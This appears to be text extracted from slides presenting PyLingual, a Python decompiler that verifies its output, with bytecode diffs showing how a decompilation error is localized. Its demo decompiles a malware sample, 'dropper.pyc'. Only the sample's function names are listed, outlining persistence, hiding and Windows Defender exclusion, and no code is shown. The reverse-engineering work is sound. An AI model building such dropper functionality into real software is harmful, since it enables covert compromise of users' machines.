


Statement Translation




Control Flow Reconstruction

The Rest of The Example



Demo



The screenshot shows the PyLingual Python Decompiler web interface. At the top, the browser address bar shows `https://pylingual.io`. The page title is "PyLingual Python Decompiler". Below the title, there is a brief description: "PyLingual makes novel use of transformer models to learn new Python bytecode specifications as they are released. Further, PyLingual is the first Python decompiler to verify the results of decompilation and localize unknown semantic errors."

The main content area features a large dashed box with the heading "Upload Your .PYC File for Decompilation". Inside this box, there is a document icon with an upward arrow, a "Browse for File" button, and the text "Choose a file, or drag and drop to upload. (Only *.pyc files will be accepted)".


To the right of the upload box is a small window showing a file explorer view of a "demo" folder. It contains a single file named "dropper.pyc" with a size of 3.52 KB and a date modified of 8/1/2024 11:49.

Below the upload section is a section titled "How to Generate PYC Files". It provides the command line instruction: "From the command line, run `python -m compileall your_file.py` to compile with your python version. The compiled .pyc file will be saved in the `__pycache__` directory."

Next is a "Video Tutorial" section, which includes a thumbnail of a video player. The video player shows a terminal window with the title "Pylingual.io Tutorial" and "Python 3.11". The terminal output displays a list of module names and their decompilation status, such as "Module: Success: Equal" and "Module: Success: Equal". A "Watch on YouTube" button is visible at the bottom left of the video player.

At the bottom of the page, there is a "Sample Files" section.


Yay Automation! But...



Don't Trust the Process



Manual Verification



Equivalence
Modulo Inputs




Perfect Decompilation

Don't Trust the Process



Manual Verification



Equivalence
Modulo Inputs




Perfect Decompilation

Don't Trust the Process



Manual Verification



Equivalence
Modulo Inputs





Perfect Decompilation

Don't Trust the Process



Manual Verification




Equivalence
Modulo Inputs



Perfect Decompilation



Perfect Decompilation


Success 

```
<module>: Success: Equal  
<module>.is_admin: Success: Equal  
<module>.disable_task_manager: Success: Equal  
<module>.enable_task_manager: Success: Equal  
<module>.extract_zip: Success: Equal  
<module>.create_startup_task: Success: Equal  
<module>.hide_folder: Success: Equal  
<module>.hide_task_scheduler_shortcut: Success: Equal  
<module>.exclude_from_windows_defender: Success: Equal  
<module>.main: Success: Equal
```


Evaluation Highlights

Full results in
white paper

File-level Perfect Decompilation rates on 3,000 random PyPI files



Error Localization

Semantic Error 

```
<module>: Success: Equal  
<module>.UsageProperties: Success: Equal  
<module>.UsageProperties.figure: Success: Equal  
***<module>.UsageProperties._apc: Failure detected at line number 64 and instruction offset 18: Different bytecode  
<module>.UsageProperties._expired: Success: Equal  
<module>.UsagePropertiesValidate: Success: Equal  
<module>.UsagePropertiesValidate.validate: Success: Equal  
<module>.UsagePropertiesValidate.validate.<listcomp>: Success: Equal
```

	63			if pcs:
	64			return pcs['snoitcennoCtnerrucnoc'][::-1]
	65			return 0

Closing The Loop

```
63         if pcs:  
64             return pcs['snoitcennoCtnerrucnoc'][::-1]  
65         return 0
```

```
366 14 LOAD_FAST 1 (pcs)  
367 16 LOAD_CONST 1 ('snoitcennoCtnerrucnoc')  
368-18 LOAD_CONST 0 (None)  
369 20 LOAD_CONST 0 (None)  
370-22 LOAD_CONST 2 (-1)  
371-24 BUILD_SLICE 3  
372-26 BINARY_SUBSCR  
373 28 BINARY_SUBSCR  
374 30 POP_BLOCK  
375 32 RETURN_VALUE
```

```
357 14 LOAD_FAST 1 (pcs)  
358 16 LOAD_CONST 1 ('snoitcennoCtnerrucnoc')  
359+18 BINARY_SUBSCR  
360 20 LOAD_CONST 0 (None)  
361+22 LOAD_CONST 0 (None)  
362+24 LOAD_CONST 2 (-1)  
363+26 BUILD_SLICE 3  
364 28 BINARY_SUBSCR  
365 30 POP_BLOCK  
366 32 RETURN_VALUE
```

Closing The Loop

```
63         if pcs:  
64             return pcs['snoitcennoCtnerrucnoc'][::-1]  
65         return 0
```

```
366 14 LOAD_FAST 1 (pcs)  
367 16 LOAD_CONST 1 ('snoitcennoCtnerrucnoc')  
368-18 LOAD_CONST 0 (None)  
369 20 LOAD_CONST 0 (None)  
370-22 LOAD_CONST 2 (-1)  
371-24 BUILD_SLICE 3  
372-26 BINARY_SUBSCR  
373 28 BINARY_SUBSCR  
374 30 POP_BLOCK  
375 32 RETURN_VALUE
```

```
357 14 LOAD_FAST 1 (pcs)  
358 16 LOAD_CONST 1 ('snoitcennoCtnerrucnoc')  
359+18 BINARY_SUBSCR  
360 20 LOAD_CONST 0 (None)  
361+22 LOAD_CONST 0 (None)  
362+24 LOAD_CONST 2 (-1)  
363+26 BUILD_SLICE 3  
364 28 BINARY_SUBSCR  
365 30 POP_BLOCK  
366 32 RETURN_VALUE
```

Closing The Loop

```
63         if pcs:  
64             return pcs['snoitcennoCtnerrucnoc'][::-1]  
65         return 0
```




```
63         if pcs:  
64             |   return pcs['snoitcennoCtnerrucnoc'][::-1]  
65         return 0
```

Closing The Loop

